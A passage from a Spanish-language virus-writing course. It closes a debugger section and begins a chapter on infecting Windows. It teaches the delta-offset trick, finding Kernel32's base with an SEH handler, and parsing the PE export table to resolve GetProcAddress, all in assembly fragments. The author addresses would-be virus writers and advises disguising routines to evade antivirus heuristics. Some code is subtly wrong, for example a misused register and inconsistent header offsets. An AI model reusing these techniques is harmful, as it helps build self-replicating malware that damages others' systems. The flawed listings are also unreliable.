Veremos que estamos en una línea de comandos, el programa nos pide que introduzcamos palabras para decirle qué hacer a continuación. Listo algunas interesantes:

- help: Una de las más importantes :-). Nos sacará un listado con todos los comandos que podemos utilizar, e igualmente podremos escribir "help comando" para obtener más detalles de una en particular.

- d (desensamblar): Puesto sin parámetros va a desensamblar unas cuantas líneas a partir de la línea de código que toca ejecutar ahora. Con parámetro podremos hacerlo sobre una dirección de memoria que deseemos.

- e (examine): Esto mostraría un trozo en hexadecimal/ASCII tal y como hacía la ventana inferior del Turbo Debugger, sobre la zona que indiquemos como parámetro.

- reg (register): Muestra el contenido de los registros (como la ventana derecha del Turbo Debugger)

- s (step) y n (next): Se trata de los dos equivalentes a step y trace que vimos en Turbo Debugger. Ejecutaremos con ellos paso a paso las instrucciones del fichero desensamblado, y a cada paso (cada vez que introduzcamos el comando), se nos mostrará la próxima instrucción a ejecutar y el contenido de los registros.

- load <fichero>: Si hemos cargado el ALD sin poner como parámetro un fichero, con la órden load podemos cargarlo ahora (o elegir otro).

- r (restart): Recomienza el programa desde el principio.

- break/tbreak: Pone en la dirección que indiquemos un breakpoint (no volveré a explicar qué son). La diferencia entre ambos comandos es que break pone un breakpoint permanente (aunque luego podemos quitarlo), y tbreak un breakpoint temporal, que sólo funcionará una vez. Además, podremos usar algunos comandos más para gestionar los breakpoints (por ejemplo, lbreak lista los breakpoints actuales).

En fin, ya dije que esta sección dedicada al ALD iba a ser deliberadamente breve; no es pereza, sencillamente los conceptos básicos como qué es un breakpoint o para qué sirve un debugger ya los expliqué en la sección anterior. Turbo Debugger y ALD sirven para lo mismo y tienen la misma base de funcionamiento, sencillamente el entorno en que funcionan es diferente y es este el que he intentado introducir un poco.

6.4.3.- Donde conseguirlo

La última versión del ALD se encuentra en http://ellipse.mcs.drexel.edu/ald.html (sólo para plataformas Intel x86)

6.5.- Otras utilidades

Hay unas cuantas utilidades más perfectas para el escritor de virus y que han sin duda de formar parte de su kit de supervivencia, aunque se vayan incorporando poco a poco con el tiempo. De nuevo os recuerdo que aunque haya elegido el ALD como debugger para Linux y el TD32 como debugger para Windows, no son los mejores en absoluto (aunque cumplen su función), sino simplemente los más sencillos de manejar. La idea es que en un par de minutos estéis manejando cualquiera de los dos, pero si os metéis en serio, es recomendable echarle un poco de tiempo y aprender a manejar el **GDB** para Linux (que viene en toda distribución), y el **Softice** para Windows, que podéis buscar a través de la página de Darknode en la misma sección que el TASM.

Un apartado que no voy a desarrollar es el de los desensambladores; sólo daré un par de nombres interesantes. Por un lado tenemos el **IDA disassembler**, que viene con un editor de texto integrado para comentar el código desensamblado y unas cuantas pijaditas más (es muy bueno, en serio). Por otro, específico para ficheros PE (Portable Ejecutable, Windows), tenemos el **WinDasm**, que tiene bastante bien organizado todo el tema de tablas de importaciones, exportaciones y demás cositas de este tipo de formato. De nuevo, os remito a la página de Darknode para obtenerlos, en esa sección de "Other virus related stuff".

Por último, hay otro tipo de utilidad que nos puede servir, que son los visores hexadecimales. En cierto modo son como debuggers pero que no desensamblan las instrucciones, simplemente nos muestran sus valores hexadecimales y ascii (como la ventana de abajo del Turbo Debugger, si recordáis). Algunos tienen alguna opción maja, aparte que para comprobar algunas cosas rápidamente suelen ser útiles. Mi consejo, pues bajo Linux el **BIEW** (http://biew.sourceforge.net/), y aunque no tengo URL de referencia (probar DarkNode), para Windows el **HIEW** o el viejo DiskEdit de las Norton Utilities.

Capítulo 7

Infección bajo Windows

You feel me, feel with me, you see me, see with me, feel the waves, be the wave...

7.0.0.- Disclaimer

Lo primero que debo hacer (qué remedio) es escribir uno de estos tediosos disclaimer. Sí, que no me hago responsable de lo que hagáis con la información que viene a continuación porque se puede infectar el sistema operativo Windows con ella... aunque la verdad es que es algo estúpido esto de los disclaimers, ¿quién se creería que me iba a hacer responsable de lo que hagáis con cosas que yo cuente? Oye el caso es que estaría currado, algo como "me hago responsable de todo lo que hagáis en pasado, presente y futuro en el campo de los virus informáticos"... sería como un favor de un colega o algo así. Pero bueno, me temo que jurídicamente no me dejarían hacerme responsable de todos vuestros actos y enseñar un disclaimer así ante el juez diciendo "si mire usted, es que este señor se hacía responsable", no debe de valer de mucho.

Así que en fin, no me hago responsable de lo que hagáis con todo esto. Aunque algo me dice que si habéis llegado hasta aquí y os habéis tragado seis entregas, que si ensamblador por aquí, que si sistemas operativos por allá, vuestra intención debe tener poco que ver con utilizar virus con "malos fines" e infectar a gente con ellos. Si pensáseis en "Ai wanna infekt da world" pues a estas alturas estaríais aburridos y habríais escrito un virus en Visual Basic Script o en Macro de Word, que al fin y al cabo se aprende en media hora y sirve para lo mismo si esas son tus intenciones. En fin, me veo entonces tranquilo, porque total si ibais a ser malos pues lo ibais a ser sin tener que tragaros estos tochos xD; sólo repetir aquella advertencia, que a octubre del 2001 la legislación española te dice que si "modificas archivos de otros sin su consentimiento" te pueden caer hasta tres años... así que señores, seriedad, que no hace falta infectar a nadie más que a nosotros mismos, y la gracia de escribir virus no está precisamente en eso.

Iba a hacer un símil sobre que estaría bien pensar que esto es como hacer sexo con tu PC y que no deberíamos dejar que nuestros hijos vayan infectando ordenadores por ahí, pero me temo que algo como eso sólo haría pensar al lector que quien esto escribe estuvo encerrado en su habitación masturbándose de forma compulsiva hasta que llegada cierta edad se dio cuenta de que podía hacerlo con un ordenador... y la verdad que no, no es una impresión positiva ni mucho menos agradable así que dejemos los símiles de lado.

En fin, después de esta introducción tipo tio-tu-que-te-has-tomao, y con la gracieta de que a mi viejo le acaba de petar un par de cosas uno de esos gusanos cutres hechos en Visual Basic (el llamado "efecto oficina", digo yo si alguna vez la gente aprenderá a no ejecutar todo lo que le llega porque 'el antivirus de la oficina no ha pitado y encima me lo traigo pa casa pa ver otra vez la txorrada'), pues vamos a cosas más serias y a hablar sobre infección bajo entornos Windows. Y ojo, que éste es de momento (y creo que mantendrá la marca), el capítulo más largo de todo el curso.

Un último detalle; las secciones **7.1** *(Programación básica en virus bajo Windows)* y **7.2** *(Infección de ficheros PE)* son las realmente importantes. La sección **7.3** *(Residencia Per-Process)*, cubre un tema más avanzado

que uno puede decidir o no utilizar (del que doy pistas pero no código completo, creo que es algo que resulta interesante que cada uno busque),... no recomendaría de todas formas lanzarse a saco con ello si aún no se ha conseguido infectar con éxito ejecutables.

7.1.- Programación básica en virus bajo Windows

7.1.1.- Introducción

Bueno, aviso que esta entrega va a dar mucha cañita... reescribo este apartado de introducción cuando aún no he acabado el apartado 7.1.3, y ya me doy cuenta de que estoy metiendo una cantidad de conceptos bestial en un sólo tutorial; pero yo ya lo avisé eh ;-). Primero empezamos con una descripción de lo que es el Delta Offset (necesario para cualquier SO), luego con cómo sacar las funciones de la API de Windows, y de ahí al infinito y más allá xD. La parte de infección en sí, no obstante, tiene el apartado 7.2 para ella solita.

7.1.2.- El "Delta Offset"

El Delta Offset no es una técnica que vayamos a necesitar sólo bajo Windows, sino en general con cualquier entorno en el que queramos programar un virus. Surge debido a cierto problema al que es la solución más sencilla.

Cuando uno coge tan feliz y compila su programa en ensamblador todo va con suerte perfecto, sí, pero... cuando en nuestro código hacemos una referencia a una etiqueta para coger datos, como **mov eax,[datos]**, pues en la primera generación va bien, ¿por qué? Pues porque "datos" se codifica como por ejemplo **0401444h**, con lo que cuando accedemos a **[datos]** en realidad lo que hay codificado al compilarlo es **mov eax,[0401444h]**. Esto, se debe a que el programa va a ser cargado en una determinada región de memoria (una común es *0400000h*), con lo que el compilador que genera el ejecutable presupone que el lugar "datos" siempre va a estar en el mismo sitio.

Eso sería cierto, de no ser porque si infectamos un archivo vamos a estar en un desplazamiento diferente, con lo que si se repite ese **"mov eax,[datos]"**, en la dirección **0401444h** puede haber cualquier cosa. Incluso aunque también se hubiera iniciado el programa infectado en la dirección **0400000h**, nuestro "datos" podría estar en cualquier lado, por ejemplo **0409123h**. Ahí tenemos el problema, que acceder a datos (porque esto sólo sucede con datos que referenciamos con etiquetas pero NO con saltos tipo JMP o condicionales, o CALLs) se nos hace un poquito difícil así, y si símplemente dejamos el *"mov eax,[datos]"* pues el virus va a reventar en cuanto infecte su primer archivo.

Ahora bien, como digo existe una solución bastante sencilla, aunque nos va a dejar ocupado uno de los registros de forma permanente, que es esta técnica del Delta Offset. La base, es averiguar el desplazamiento relativo al inicio del virus respecto al desplazamiento en el fichero original, y sumarlo siempre que se haga una referencia a datos dentro del propio virus. Sí, suena muy complicado así que pongamos código:

```
        call Delta
Delta:
        pop ebp
        sub ebp,Offset Delta
```

Tan sencillo como eso. Cuando hacemos un call al offset Delta, lo que estamos haciendo en realidad es guardar en la pila el valor de ese offset; es decir, que si Delta estuviera en **0401003h**, el **pop ebp** daría ese valor el registro **ebp**. Así, en la primera generación del virus (es decir, recién compilado), su valor será **ebp = 0**. Que por cierto, este inicio típico es una forma perfecta para detectar la mitad de los virus que hay para Windows sin más herramienta que el Turbo Debugger (si las primeras líneas hacen algo equivalente a esto, malo malo).

Ahora, supongamos que hemos infectado un archivo y que por tanto en él lo primero que se ejecuta son las tres líneas de código introducidas anteriormente. Pues bien el valor de ebp ahora va a ser el de **(Delta actual - 0401003h)**. Esto, indica la diferencia que hay positiva o negativa entre el lugar de una posición de memoria al principio (cuando Delta era 401003h) y ahora. **Es decir, si ahora Delta estuviera en 0401013h, ebp valdrá 10h** (y esto será válido sea cual sea el valor actual de Delta, pues la órden (sub ebp, Offset Delta) ya tiene codificado Delta = 0401003h en el compilado original).

Por tanto, para acceder a cualquier dato referenciado por una etiqueta dentro de nuestro código, en lugar de hacer un **mov eax,[valor]**, haremos un **mov eax,[valor+ebp]** lo cual corregirá ese movimiento de dirección base dejándonos pues que el virus funcione sin problemas se cargue donde se cargue.

Evidentemente, ni es necesario hacerlo en ebp ni exáctamente de esta forma; si bien parte de la creatividad de un escritor de virus se encuentra en desarrollar nuevas técnicas de infección o agujeros en sistemas operativos, quizá la más importante es la de jugar con el código ensamblador a su gusto. En este ejemplo, las líneas de código que he puesto serán detectadas por la mayoría de los engines heurísticos de antivirus como "posible virus", puesto que los programas normales no hacen eso. Una inmensa parte de la creatividad por tanto al programar un autorreplicante consiste en montarte tus propias maneras de escribir rutinas de formas extrañas o poco reconocibles, o símplemente variadas para que no sean reconocidas al instante por un antivirus.

Para acabar este extenso apartado dedicado al Delta Offset, pongamos un ejemplo distinto de cómo hacerlo; eso sí, esta vez no explicaré cómo funciona, esto lo dejo como ejercicio mental ;-)...

```
        call Delta
Delta:
        mov esi,esp
        lodsd
        add dword ptr ss:[esi], (Continuar - Get_Delta)
    sub eax,offset Real_start
        ret
<datos y demás>
Continuar:
        mov        ebp,eax             ; Sí, el Delta Offset estaba en eax ;-)
<más código>
```

7.1.3.- El problema de las APIs

Llamar a la API del sistema, que invariablemente vamos a tener que utilizar, no es tan sencillo en un sistema como Windows como lo es en Linux y Ms-Dos. En estos dos últimos basta con una llamada a una interrupción, pero en Windows la cosa se pone difícil. Como recordaréis en el capítulo V cuando hablamos sobre API en distintos SO (este es un buen momento para mirarlo otra vez), bajo sistemas Win32 la forma de llamar a las funciones de sistema es empujando los parámetros y llamando a una dirección de memoria. Es decir, que normalmente la llamarías con algo como esto:

```
extrn MessageBoxA: proc
Inicio:
        push    MB_ICONEXCLAMATION
        push    offset Titulo
        push    offset Texto
        push    NULL
        call    MessageBoxA
Titulo: db 'Titulo de la ventana',0
Texto: db 'Contenido de la ventana',0
```

Es decir, que para hacer la llamada vamos a tener que empujar una serie de valores en la pila (en este caso el icono de la ventana, offset del título y el texto y un valor NULL que indica el tipo de botones que va a tener, en este caso sólo uno de "aceptar") y luego hacer un call a "MessageBoxA", es decir, a la función de la API encargada de imprimir el texto.

Sin embargo, quizá os habréis dado cuenta de que a nosotros este sistema no nos va a servir, por el mismo motivo por el que necesitábamos el Delta Offset. ¿Cómo funciona el tema de las API en Windows? Bien, nosotros programamos algo como esto, y al compilarse en el ejecutable hay una "tabla de importaciones" que indica qué funciones y de qué DLLs se van a utilizar. Efectivamente, las funciones a las que llamemos, que si *MessageBoxA*, que si *ExitProcess*, que si *CreateFileA*, todas se importan de **DLLs** de Windows; precisamente, es que la utilidad de las DLLs es la de proporcionar estas APIs a programas que lo soliciten.

La mayor parte de las APIs que vamos a utilizar se encuentran en un sólo fichero, que encontraréis en vuestro directorio **C:\Windows\System**. Este fichero, se llama **Kernel32.DLL** y contiene la mayor parte de funciones

referentes a funciones I/O como acceso a ficheros, directorios, etc; de hecho, es bastante probable que nos sobre con esta librería de cara a escribir un virus para Windows.

Así pues, la librería **Kernel32.DLL** cuando es importada por un ejecutable suele cargarse en una dirección por defecto. La común en un Windows95 o 98 es la dirección **0BFF70000h** (no se si pongo una F de más o de menos xD), aunque dependiendo de la versión de Windows esto puede variar. También, la dirección de cada función va a variar, según versiones del propio Windows (ya se sabe, como tienen tantos bugs de vez en cuando sacan revisiones de sus versiones, y si esas nuevas versiones tienen un Kernel32.DLL de distinto tamaño la dirección de la función será distinta).

El caso es que NO podemos asegurar que por ejemplo la dirección de MessageBoxA va a estar siempre en el mismo sitio; es bastante probable que si llamáramos a MessageBoxA por su dirección física, en cuanto el virus esté en un ordenador diferente de un error de esos realmente horribles.

Existe una función de Kernel32 llamada **GetProcAddress** que nos va a decir cuál es la dirección física de la función que buscamos. De hecho, a esta función se le llama así:

```
FARPROC GetProcAddress
( HMODULE hModule, // handle to DLL module
LPCSTR lpProcName // name of function );
```

Sé que cada vez que hablo hago que suene más complicado O:), pero vamos a joderla un poquito más. Los parámetros (esto lo acabo de cortar/pegar del fichero Win32.hlp, que os aconsejo que busquéis por Internet o en el SDK de Microsoft, puesto que describe la mayoría de las funciones importantes) son dos; un puntero (eso que pone lpProcName) a un nombre de una función de la que queremos obtener su dirección, y un handler, "hModule", que se refiere a la propia DLL.

Ahora la pregunta es, ¿qué coño es ese handler? Es decir, vale, yo empujo a la pila un puntero a "MessageBoxA", pero, ¿qué uso como handler?. Pues bien, el handler es el resultado de otra API, GetModuleHandle, que vemos a continuación:

```
HMODULE GetModuleHandle(
LPCTSTR lpModuleName // address of module    name to return handle for
);
```

Así pues, para poder obtener el handler que hay que utilizar en GetProcAddress, tendremos que llamar a GetModuleHandle pasándole como parámetro un puntero a una cadena de texto en la que ponga **"db 'KERNEL32.DLL',0"**.

Pero algunos se habrán dado cuenta ya de que aquí *hay algo que falla* y que esto es un poco como lo de qué fue primero, si el huevo o la gallina. Antes he dicho que el motivo para usar GetProcAddress es que las direcciones varían según subversiones de Windows; sin embargo, **GetModuleHandle** es una API que también pertenece a *Kernel32.DLL*. ¿Entonces? ¿Qué pasa, que estamos como al principio? Pues en cierto modo sí, y en cierto modo no.

Está claro que estamos en un círculo cerrado en el que no hay dios que obtenga la dirección de una API. Pero como el Laberinto siempre te da una oportunidad (Haplo rulez, yo me entiendo xD), efectivamente hay no sólo una sino más de una formas de obtener estas direcciones de funciones de la API. La más evolucionada y que ahora se utiliza más es algo compleja, pero al tiempo hermosa ;-), y creo que es la que debo explicar.

1.1.4.- Obteniendo las APIs

Bien, ya me he pasado un apartado entero exponiendo problemas, ahora vamos a hablar de soluciones. Lo primero que podemos saber, es que el Handler que hay que meterle a GetProcAddress para que nos diga direcciones de funciones resulta ser exáctamente la dirección base a partir de la cual está cargada en memoria la librería Kernel32.DLL. Dado que en Windows 95 y 98 va a ser con toda probabilidad la misma, esa 0BFF70000h, la solución más sencilla y que se ha estado utilizando un buen tiempo, es tan sencilla como hacer:

```
lea eax, [NombreFuncion+ebp]
```

```
push eax
push 0BFF70000h
call GetProcAddress
```

Pero no, esta no es una gran solución (seguimos sin tener la dirección de GetProcAddress, ¿verdad?). Bueno, pues entonces la aproximación como digo "vieja" es buscar dentro del código de Kernel32.DLL (que al fin y al cabo está en 0BFF70000h) la dirección física de GetProcAddress. Luego explicaré un poco cómo encontrarlo (puesto que la DLL es un ejecutable de Windows normal, y está en memoria completo), pero de momento la aproximación de coger 0BFF70000h como standard no es buena puesto que puede variar.

Ahora pensemos un poco "hacia atrás". Cuando nuestro virus se ejecute, esto es resultado de que se está ejecutando un fichero. ¿Y qué función de la API de Windows hace que se ejecute un fichero? Pues una que se llama **CreateProcess.** Coño, si CreateProcess está en Kernel32.DLL, que cosas, ¿verdad?. Pues justo, por ahí vamos a hacernos a la idea de dónde está el Kernel32.DLL independientemente de dónde estemos. Pensad que para ejecutar CreateProcess el código de Windows hace algo como esto:

```
<empujo guarrerías>
call Kernel32.CreateProcess
```

Hmmmm sí, fijaos que es un call como los que nosotros usamos. Y por unas casualidades de la vida, el último call que llama al programa ejecutable, se está haciendo **desde** Kernel32.DLL. Un call lo que hace es empujar a la pila el valor del registro EIP actual, ¿verdad?. Y además, como nuestro virus es lo primero que se ejecuta al arrancar un programa... ¿os imáginais donde se encuentra la dirección de retorno de ese último CALL? Voilá, precisamente en **ss:[esp+8h]**, casi justo en la pila (los dos primeros valores son puntero a argumentos pasados al programa y nombre del programa),... así de majos que son los del Windows que nos lo dejan a tiro xD.

Vale, el valor que encontramos ahí no va a ser exáctamente el valor que estamos buscando, la dirección base sobre la que se ha cargado Kernel32.DLL y que nos daría el GetModuleHandle. Sin embargo y dado que Kernel32.DLL es un ejecutable como cualquier otro, sabemos que tiene una cabecera de ejecutable; esto significa por tanto que al principio tiene que haber una cadena de texto "**MZ**" que indique el principio del ejecutable (como nota histórica, se dice que estas iniciales, también presentes en ejecutables de Ms-Dos, se deben a que el autor del formato **EXE** era un programador llamado Mark Ziblowsky).

En fin, que en caso de que estéis en un Windows 95 o 98 lo más probable es que la dirección ahí encontrada sea algo tipo **0BFF9A173h**, por poner un ejemplo (esta dirección ejemplo es 0BFF70000h + 2A173h, sería que la función CreateProcess se encuentra en esa dirección).

En cualquier caso, tener algo como 0BFF9A173h es mucho mejor que no tener nada si tu virus no sabe si está en Win95, en NT o en qué otro de tantos sistemas Windows. Pero eso sí, ¿cómo cohone sacamos ahora de algo como eso la dirección base de la DLL?. Pues bien, el método más práctico es, si tenemos en EAX ese valor, hacer un bucle como este:

```
and eax,0FFFF0000h
Bucle:
sub eax,10000h
cmp word ptr [eax],'MZ'
jnz Bucle
```

¿Qué estamos haciendo con esto? Bien, lo primero es cargarnos las tres últimas cifras del numerajo que nos han dado, así en nuestro ejemplo tendríamos 0BFF90000h. Así, le restamos 10000h y buscamos 'MZ'. Si estamos en Win95/98 no será así, con lo que el jnz Bucle actúa y volvemos. Ahora, sub eax,10000h lo convierte en eax = 0BFF70000h. Y efectivamente, ahí está el MZ y tenemos la dirección base del Kernel32.DLL.

Bueno, se me ha olvidado un pequeño problemilla por el que nos puede petar también, pero es que las cosas una a una xD. Resulta que como dijimos en el primer o segundo capítulo de este curso de virus, Windows, como todo sistema operativo más o menos "actual", funciona por páginas de memoria de un determinado tamaño, de las que a algunas tenemos acceso de escritura y/o lectura, y algunas no. ¿Cuál es el problema? Que si accedemos a una página de memoria a la que no tenemos permisos de lectura, el Windows se nos va a cabrear y nos dirá **MEEEEEEEEEEC!!!!!!!! MAAAAAAAAAAAAAAAAL!!!!!!!**, el programa se va a parar y va a cantar un poquito que hay un virus y tal xD.

Ahora, para solucionar esto (joder la verdad es que estoy metiendo cañita en esta entrega, ¿eh? x)) tenemos que pensar, ¿qué pasa cuando el Windows se cabrea y dice que muy mal porque has intentado leer desde donde no tenías permiso? Pues que se genera lo que se llama una **excepción de fallo de página**. Una excepción, si recordáis, es una especie de interrupción a la que llama el sistema operativo cuando pasa algo raro; por ejemplo, existe la excepción de división por cero, la de fallo de página y otras cuantas.

Por tanto, y dado que Windows nos lo deja fácil puesto que podemos tocar las rutinas de manejo de excepciones, pues nosotros mismos podemos solucionar este problema. Para ello, toquetearemos una estructura llamada Structured Exception Handler (SEH). Y como sigo pensando que nada como un poco de código, veamos este:

```
SEH:
xor edi,edi   ; edi = 0
push dword ptr fs:[edi]
mov fs:[edi],offset SEH_Handler
mov eax,dword ptr ds:[esp+8]
and eax,0FFFF0000h
Bucle:
sub eax,10000h
cmp word ptr [eax],'MZ'
jnz Bucle
<codigo a sako>
SEH_Handler:
mov     esp,dword ptr ds:[esp+8]     ; Restaurar pila
jmp     Bucle
```

Ay la ostia pero que es todo esooooooo vale ahí vamos. Del SEH, Structured Exception Handler, nos va a interesar un puntero que se encuentra en la dirección de memoria fs:[0]. Para ello hacemos edi = 0, y empujamos a la pila el valor que hay en fs:[edi], o sea, en fs:[0]. Luego, colocamos en fs:[0] el offset de nuestro handler, con lo que a partir de ahora cada vez que se produzca una excepción de esas que nos joden, pues el control pase a la rutina "SEH_Handler". El único modo de que se produzca una excepción es, como he dicho, que accedamos a una página de sólo lectura, lo cual sólo puede pasar cuando ejecutamos la instrucción "cmp word ptr [eax],'MZ'". Lógicamente y dado que para Kernel32.DLL tenemos permiso de lectura, si peta es que no estamos en él con lo que lo mejor es que sigamos restando 10000h y mirando de nuevo si coincide el MZ. Por eso, la rutina de SEH_Handler consiste primero en restaurar la pila como estaba antes (acción tipo aqui-no-ha-pasao-ná), y de nuevo saltar al Bucle para que siga haciendo sus cosillas.

Por supuesto, después de hacer esto tendremos que restaurar el SEH original y esas cosas; no tendremos más que popearlo a fs:[0] de nuevo. Por cierto, hay una forma más elegante de hacer todo esto con un call que deja en [esp] la rutina del SEH_Handler pero he preferido que se entienda antes de optimizar y tal. Cosa vuestra sacarla ;-).

En fin, que después de toda esta movida ya tenemos la dirección base de Kernel32.DLL. Vale, ha sido un esfuerzo bastante grande pero merece la pena y ahí la tenemos con nosotros. La única pena es que ni siquiera acabamos de empezar, puesto que todavía nos queda encontrar la dirección física de GetProcAddress. Pero aunque no os lo creáis, lo que queda es sencillo con una buena referencia a mano como el libro de Matt Pietrek (Windows Programming Secrets) que recomiendo a todo el que se quiera meter a sako en virus para Windows... el tío es el amo xDDD, es un texto a bajo nivel sobre Windows que habla desde procesos a formato de ficheros a... yoquesé... por cierto que es raro de encontrar y creo que ya no se imprime, pero al menos la parte de formato ejecutable de Windows (un capítulo entero) está circulando gratis por Internet así que buscando por **Matt Pietrek** y el título del capítulo **(The Portable Executable and COFF OBJ Formats)**, lo encontráis fijo. Me parece que voy a poner hasta una mini-bibliografía al final de este capítulo, porque documentación para Windows si bien es escasa la que hay es como oro en paño...

Bueno, mis comentarios de pelotilleo barato a Matt Pietrek os han dejado descansar unos segundos valiosos para tomar aire, pero ahora, formato PE en mano (PE, Portable Ejecutable, exes de Windows), vamos a ver de donde sacamos ese maldito GetProcAddress que tanto nos está costando ya que al menos sabemos que handler pasarle.

Vale, pues empezamos explicando una cosa graciosa sobre los ficheros PE en Windows. Para empezar, su cabecera "básica" es la misma que la de un EXE de Ms-Dos, ¿por qué? Pues por compatibilidad hacia atrás. Así si ejecutas en Ms-Dos un fichero de Win32, te saldrá el mensaje de "Que no, que no tienes Windows". La parte que imprime eso se llama "Dos Stub", y como Windows está muy optimizado, cuando carga una DLL o un ejecutable en memoria no se olvida de cargar también este Dos Stub aunque no sirva para nada.


El caso es que como vimos antes, un PE empieza por la cadena MZ, la de los antiguos ejecutables. Lo interesante es que cuando se trata de un PE, en el offset 03eh respecto al principio de la cabecera PE tiene una **RVA** al inicio de la cabecera PE real. Jejeje, si, una **"RVA"**. Ale, otro término a explicar: RVA significa **Relative Virtual Address**, o sea, que es una dirección relativa respecto al principio del programa. En pocas palabras, que si la base del Kernel32.DLL era 0BFF70000h y una RVA dentro de él dice "1111h", lo que tendremos que hacer será sumar esa dirección base y la RVA, haciendo 0BFF71111h en este caso.

Así pues, en el offset 03ch tenemos la RVA a la cabecera PE, en este caso del Kernel32.DLL dado que estabamos buscando la dirección de la dirección virtual de GetProcAddress. El inicio de la cabecera PE (podemos comprobarlo pero no hace falta, Kernel32.DLL fijo que es un fichero PE ;)) está formado por las letras PE y dos bytes a cero **(PE\0\0)**. A partir de aquí, es desde donde vamos a encontrar la dirección que tanto ansiamos.

No voy a explicar - de momento porque no os libráis - como está organizado un PE. De momento, lo que necesitáis saber, es que en el inicio de la cabecera **PE+78h** tenemos justo la RVA de la sección de exportaciones del fichero PE. ¿Que para qué queremos la sección de exportaciones? Pues porque allí hay una lista muy maja de las funciones que exporta Kernel32.DLL, entre las cuáles está GetProcAddress. Así que cogemos lo que hay en **PE+78h** y como es una RVA pues se lo sumamos a la dirección base del kernel, con lo que guay, ya tenemos acceso a la tabla de exportaciones.

¿Lo siguiente? Pues bueno, vamos a llamar **.edata** al lugar al que apuntaba esta RVA. Además la sección de exportaciones se llama .edata siempre así que queda mejor de esa forma. Pues bien, en **[.edata+20h]** tenemos otra RVA (y van...) que esta vez es lo que llamamos el "AddressOfNames", que es una lista de RVAs, cada una al nombre de una API. Por supuesto, a cada RVA hay que sumarle la dirección base del Kernel32.DLL...

Veamos lo que hemos estado haciendo con un dibujo, que se entenderá mucho mejor:



O sea, que con la RVA en MZ+3ch hemos visto un sitio en el que en 78h tenemos otra RVA, esta vez a la tabla de exportaciones, y su AddressOfNames nos lleva a otra lista de RVAs de las cuales cada una apunta a un nombre. Bien, ahora resulta fácil pensar lo que tenemos que hacer, ¿verdad?. Tenemos que coger esa lista de RVAs y comprobar los nombres hasta que demos con uno que sea "GetProcAddress". La cosa es algo más complicada y vamos a tener que tirar de AddressOfOrdinals y AddressOfFunctions, pero de momento no vamos mal con esto.

Así pues, lo indicado en el dibujo unido a la comparación de los nombres se puede hacer en un listado ensamblador como el siguiente:

```
; EDI tiene la dirección a MZ, o sea, a la base de kernel32.dll
mov eax, dword ptr ds:[edi+03ch]
add eax, edi
; añadimos edi por lo de la RVA, recordemos
mov esi, dword ptr ds:[esi+078h]
add esi, edi
; ahora ya tenemos la sección de exportaciones
mov edx, dword ptr ds:[esi+020h]
xor ecx, ecx
Bucle:
mov eax, dword ptr ds:[edx]
add eax, edi
cmp dword ptr ds:[eax],'PteG'
jnz NoLoEs
cmp dword ptr ds:[eax+4h],'Acor'
jnz NoLoEs
cmp dword ptr ds:[eax+8h],'erdd'
jnz NoLoEs
jmp Cojonudo
; Llegamos a NoLoEs si el nombre no coincide
NoLoEs:
add edx,4h ; para apuntar al siguiente RVA de la lista
inc ecx
jmp Bucle
Cojonudo:
<continuamos el codigo>
```

Evidentemente hay formas bastante menos bestias de hacerlo que ésta, y recomiendo al programador buscarla... y ahora, llega la parte divertida, ¿pa que coño vale esto si yo ya me sabia el nombre? Vale lo he encontrao soy la ostia pero esto no me vale pa ná. Pues sí, si que vale; si miráis el código de antes hay algo que no sabréis a qué viene, y es la modificación sobre ECX... que se incrementa cada vez que fallamos. ¿Por qué lo estamos incrementando? Ah amigo, ahí está la madre del cordero.

¿Os acordáis de eso llamado AddressOfNameOrdinals? Bueno, voy a explicar ahora al completo cómo se saca la dirección de función de la API, de **cualquier** función. Hay que averiguar primero el número la de veces que hemos tenido que recorrer las direcciones de nombres, y ese número confrontado con el AddressOfOrdinals nos va a dar otro bonito número. Cogemos el valor en ECX, lo multiplicamos por dos **(rol ecx,1)**, cogemos la RVA llamada "AddressOfNameOrdinals" que está en [.edata+24h] y lo sumamos todo. O sea, todo no, sumamos la RVA del AddressOfNameOrdinals + base del kernel + ecx*2. En esa dirección vamos a obtener un número, que es **el Ordinal de la función, de tamaño Word**.

Ahora sí, cogemos la RVA que apunta a AddressOfFunctions que está en **[.edata + 1Ch]**, le sumamos la base del kernel y el número que hemos cogido multiplicado por cuatro **(rol reg,2)**, y justo ahí, está la RVA a la función GetProcAddress. O sea, en código tenemos algo como esto:

```
; Tenemos en ECX el numero de desplazamientos del bloque de antes.
rol     ecx,1h
mov     edx,dword ptr ds:[esi+24h] ;AddressOfNameOrdinals
add     edx,edi  ; edi = base del kernel
add     edx,ecx
movzx        ecx,dword ptr ds:[edx]
mov     edx,dword ptr ds:[esi+01ch]
add     edx,edi
rol     ecx,2h  ; * 4
add     edx,ecx
mov                eax,dword ptr ds:[edx]
add     eax,edi ; Ajustamos a la base kernel
```

Con estas líneas de código, tenemos ya el GetProcAddress, con lo que vamos a poder sacar llamando con CALL a esa función, las direcciones del resto de las funciones de Kernel32.DLL que vamos a necesitar. Os aconsejo que os montéis un bucle que tenga en cuenta el número de funciones que queréis extraer y vaya

llamando recursivamente a GetProcAddress de una forma como esta:

```
; Tenemos en ECX el numero de desplazamientos del bloque de antes.
mov               dword ptr ds:[GPAddress+ebp],eax
push        offset direccion + ebp ; direccion del nombre de la función
push        edi        ; La dirección del kernel
call        GetProcAddress
GPAddress equ $-4
<codigo>
direccion:
db 'FuncionQueQuiero',0  ; el ,0 es importante :)
```

